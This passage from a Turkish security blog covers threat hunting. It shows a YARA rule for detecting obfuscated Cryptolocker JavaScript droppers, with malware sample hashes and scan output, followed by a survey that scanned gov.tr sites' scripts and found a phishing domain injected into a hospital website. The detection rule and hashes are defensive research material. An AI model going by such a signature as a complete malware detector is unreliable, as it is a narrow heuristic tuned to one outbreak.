
İş, boyutları ve içeriği birbirinden tamamen farklı olan varyantları tespit etmeye geldiğinde Yara ile bunu oldukça kolay bir şekilde yapabilirsiniz. İlk olarak boyutları listelediğimizde bir varyant hariç tamamının 55 KB'den ufak olduğunu görüyoruz. Dosyaların içeriğine baktığımızda ise her ne kadar içerik tamamen farklı olsa da String fonksiyonu kullanılarak karmaşık kod çözümlenerek alan adı ve indirilecek dosya ortaya çıktığı için String fonksiyonu üzerinden ilerleyebiliriz.





Normal şartlarda 55 KB'dan küçük olan bir dosyada kullanılan String fonksiyonunun sayısının, dosya şüpheli olmadığı sürece 150'den az olacağını varsayarak Yara anahtar kelimelerinden faydalanarak aşağıdaki gibi bir Yara imzası oluşturabiliriz. Yazmış olduğumuz cryptolocker.yar isimli imzanın doğru çalıştığını ve elimizdeki tüm varyantları tespit edebildiğini Yara aracı ile de doğruladıktan sonra imzamızı Yara destekleyen tüm güvenlik sistemlerine, teknolojilerine yükleyerek yeni bir salgını, tehdidi tespit etmede önemli bir mesafe katetmiş oluyoruz.


C:\Users\Mert\Desktop\fiyatlar\cryptolocker.yar - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
fiyat4.js fiyat7.js fiyat9.js fiyat10.js fiyat1.js fiyat3.js fiyat2.js cryptolocker.yar
1 rule Cryptolocker
2 {
3 meta:
4 author = "Mert SARICA"
5 description = "Cryptolocker Detection (February 2017 outbreak)"
6 date = "2017/02/23"
7 reference = "https://www.mertsarica.com"
8 sample = "d01b54405d363850f8a45cfdf97693d2"
9 sample = "291089237a4fb760d386dc89c701c09c"
10 sample = "7fd6a6e66f5a99840947e752da8037f8"
11 sample = "cf9f6eaf1cfb4c601fc868a8d893a72a"
12 sample = "dd9849cbdec598a39cc7b82d1c4e28bc"
13 sample = "21bc751f05b78df9e0dd238595403c3c"
14 sample = "5b58e10f894602449424fc7de6a1e794"
15 version = "1.0"
16 strings:
17 $f1 = "String" nocase wide ascii
18 condition:
19 #f1 > 150 and filesize < 55KB
20 }
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\fiyatlar>yara32.exe -r cryptolocker.yar .
Cryptolocker .\fiyat1.js
Cryptolocker .\fiyat10.js
Cryptolocker .\fiyat2.js
Cryptolocker .\fiyat3.js
Cryptolocker .\fiyat4.js
Cryptolocker .\fiyat7.js
Cryptolocker .\fiyat9.js
C:\Users\Mert\Desktop\fiyatlar>
Normal text file
UTF-8
INS


C:\Users\Mert\Desktop\fiyatlar\cryptolocker.yar - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
fiyat4.js fiyat7.js fiyat9.js fiyat10.js fiyat1.js fiyat3.js fiyat2.js cryptolocker.yar
1 rule Cryptolocker
2 {
3 meta:
4 author = "Mert SARICA"
5 description = "Cryptolocker Detection (February 2017 outbreak)"
6 date = "2017/02/23"
7 reference = "https://www.mertsarica.com"
8 sample = "d01b54405d363850f8a45cfdf97693d2"
9 sample = "291089237a4fb760d386dc89c701c09c"
10 sample = "7fd6a6e66f5a99840947e752da8037f8"
11 sample = "cf9f6eaf1cfb4c601fc868a8d893a72a"
12 sample = "dd9849cbdec598a39cc7b82d1c4e28bc"
13 sample = "21bc751f05b78df9e0dd238595403c3c"
14 sample = "5b58e10f894602449424fc7de6a1e794"
15 version = "1.0"
16 strings:
17 $f1 = "String" nocase wide ascii
18 condition:
19 #f1 > 150 and filesize < 55KB
20 }
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\fiyatlar>yara32.exe -r cryptolocker.yar .
Cryptolocker .\fiyat1.js
Cryptolocker .\fiyat10.js
Cryptolocker .\fiyat2.js
Cryptolocker .\fiyat3.js
Cryptolocker .\fiyat4.js
Cryptolocker .\fiyat7.js
Cryptolocker .\fiyat9.js
C:\Users\Mert\Desktop\fiyatlar>
Normal text file
UTF-8
INS

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Yara ile Tehdit Avı appeared first on Siber Güvenlik Günlüğü.

Tehdit Avı


By Mert SARICA on August 1st, 2017


Bazen bir zararlı yazılımı konu alan blog yazısı yazdıktan sonra "Peki sen olsan bunu nasıl tespit edebilirdin ?" diye kendi kendime soruyorum ve arka planda aklımı kurcalayan, yanıtlanmayı bekleyen bu soru ile ilgili bir süreç istemsiz olarak başlamış oluyor. Bu süreç tamamlandığında, soru yanıtlandığında ise şekil 1-A'da görüleceği üzere ortaya yeni bir blog yazısı çıkıvermiş oluyor. Okumakta olduğunuz bu yazıda da yine benzer şekilde Aralık 2016'nın blog yazısı olan They PWN Houses! yazısını yazdıktan sonra "Peki bu art niyetli kişiler devlet sitelerini hedef alıyorlar ve sayfaya zararlı JavaScript kodu enjekte ediyorlar ise bunu tespit etmek pratikte ne kadar zor olabilir ?" sorusuna yanıt aradım.

İlk iş olarak Google, Bing gibi arama motorlarından faydalanarak devlet sitelerimizin (.gov.tr uzantılı) alan adlarına arama motorlarının APIleri üzerinden ulaşmaya çalışsam da, mevcut kısıtlarından dolayı başarılı olamadım. Keşke elimin altında OpenDNS servisine yapılan DNS istekleri olsaydı da oradan listeyi çıkarabilirdim diye çaresizce hayal kurarken aklıma OpenDNS'in muadili olan Roksit geldi ve kendileri ile iletişime geçerek yapmış olduğum güvenlik araştırması ile ilgili olarak bu konuda destek istemeye karar verdim. Sağolsunlar niyetimin iyi olduğunu anladıktan sonra her ne kadar tamamı olmasa da aklımdaki fikri pratiğe dökebileceğim kadar gov.tr uzantılı alan adlarının listesini (~8000 tane) benimle paylaştılar.

Listeyi temin ettikten sonra vakit kaybetmeden Python ile tüm web sitelerini gezip, ana sayfaya mevcut site üzerinden veya herhangi bir web adresi üzerinden enjekte edilen (import) JavaScript kodlarını tespit eden ve web adresleri ile birlikte diske kayıt eden JavaScript Crawler adında oldukça basit bir araç tasarladım. Bu aracı çalıştırdıktan kısa bir süre sonra tespit edilen tüm JavaScript dosyalarını ilgili adreslerinden indiren (download) bir betik dosyası hazırladım. JavaScript dosyalarını indirdikten sonra ClamAV, ESET NOD32 ve Kaspersky Internet Security Suite güvenlik yazılımları ile tüm bu dosyaları tarattığımda herhangi bir zararlı dosyaya rastlamadım.


```
/root/javascripts/jquery.quicksand.js.2: OK
/root/javascripts/easing.1.3.min.js: OK
/root/javascripts/sliderjquery.flexslider-min.js: OK
/root/javascripts/jquery.fancybox.js.1: OK
/root/javascripts/interstitial.js: OK
/root/javascripts/jquery.simplemodal.1.4.1.min.js: OK
/root/javascripts/js_XjzhlhvfcqVaixhmmBGGo8TUMPOiprA-2vkC-oWXARQ.js.1: OK
/root/javascripts/TouchScrollExtender.js: OK
/root/javascripts/jquery.touchSwipe.min.js.7: OK
/root/javascripts/jquery.js.40: OK
/root/javascripts/cta-javascript.js.1: OK
/root/javascripts/jquery.min.js.1: OK
/root/javascripts/highslide-with-gallery.js.9: OK
/root/javascripts/jquery-1.8.3.min.js.1: OK
/root/javascripts/MyriadPro-Regular.font.js: OK
/root/javascripts/jquery.placeholder.min.js.1: OK
/root/javascripts/flowplayer.min.js: OK
/root/javascripts/jquery.js.20: OK
/root/javascripts/bootstrap-hover-dropdown.js.2: OK
/root/javascripts/scripts.js: OK
/root/javascripts/jquery.fancybox.pack.js.3: OK
/root/javascripts/jquery.js.35: OK
/root/javascripts/script.js.14: OK
/root/javascripts/js.8: OK
/root/javascripts/jssor.slider.mini.js: OK
/root/javascripts/mootools-core.js: OK
/root/javascripts/respond.min.js.12: OK
/root/javascripts/jquery.easing.1.2.js.3: OK
/root/javascripts/selectBox.js.1: OK
/root/javascripts/jquery.nivo.slider.pack.js.8: OK
/root/javascripts/lightbox.js.5: OK
/root/javascripts/sangarResponsiveClass.js: OK
/root/javascripts/html5.js.5: OK
/root/javascripts/easing.js: OK
/root/javascripts/jquery.formatCurrency-1.4.0.min.js: OK
/root/javascripts/sangarSlider.js: OK
/root/javascripts/pgt_rssscroller.js: OK
/root/javascripts/bootstrap.min.js.53: OK
/root/javascripts/owl.carousel.min.js.3: OK
/root/javascripts/R8Y5xHryEeS1SQoORWfmyA.js: OK
/root/javascripts/download.sh: OK
/root/javascripts/jquery.min.js.25: OK
/root/javascripts/all.js: OK
/root/javascripts/engine.mootools.js.4: OK
/root/javascripts/TouchScrollExtender.js.1: OK
/root/javascripts/jquery.themepunch.plugins.min.js.1: OK
/root/javascripts/mergen-core.min.js: OK
/root/javascripts/rp.js.2: OK
/root/javascripts/plugins-extra.js: OK
/root/javascripts/atrk.js: OK
/root/javascripts/yui_combo.php?rollup%2F3.17.2%2Fyui-moodlesimple.js&amp;rollup%2F1455265854%2Fmcore-debug.js: OK
/root/javascripts/jquery.jplayer.min.js: OK
/root/javascripts/jquery.jcarousel.min.js: OK
/root/javascripts/snowstorm.js: OK
/root/javascripts/swfobject.js.5: OK
/root/javascripts/jquery.easing.1.2.js: OK
/root/javascripts/touchSlider.plugin.js: OK
/root/javascripts/jquery.mcustomscrollbar.js: OK
/root/javascripts/jquery.validate.js.1: OK
/root/javascripts/html5.min.js.2: OK

----------- SCAN SUMMARY -----------
Known viruses: 5403271
Engine version: 0.99.2
Scanned directories: 1
Scanned files: 2761
Infected files: 0
Data scanned: 200.23 MB
Data read: 104.07 MB (ratio 1.92:1)
Time: 146.844 sec (2 m 26 s)
root@ubuntu:~/javascripts#
```







Ardından kayıt dosyasında yer alan JavaScript dosyalarının web adreslerini sort aracı ile sıralayıp ajax.googleapis.com gibi bilinen adresleri ayıkladıktan sonra insfollow.com alan adı dikkatimi çekti. Bu alan adının hangi gov.tr uzantılı devlet sitesi üzerinde tespit edildiğini kontrol ettiğimde ise Rize Devlet Hastanesi'nin web sitesi olduğunu gördüm. Web sitesini ziyaret edip kaynak koduna baktığımda insfollow.com alan adını ve enjekte edilen JavaScript dosyasını kolaylıkla tespit edebildim. VirusTotal sitesi üzerinde insfollow.com adresini arttığımda ise 3 güvenlik yazılımının bunu oltalama (phishing) sitesi olarak tespit ettiğini gördüm.

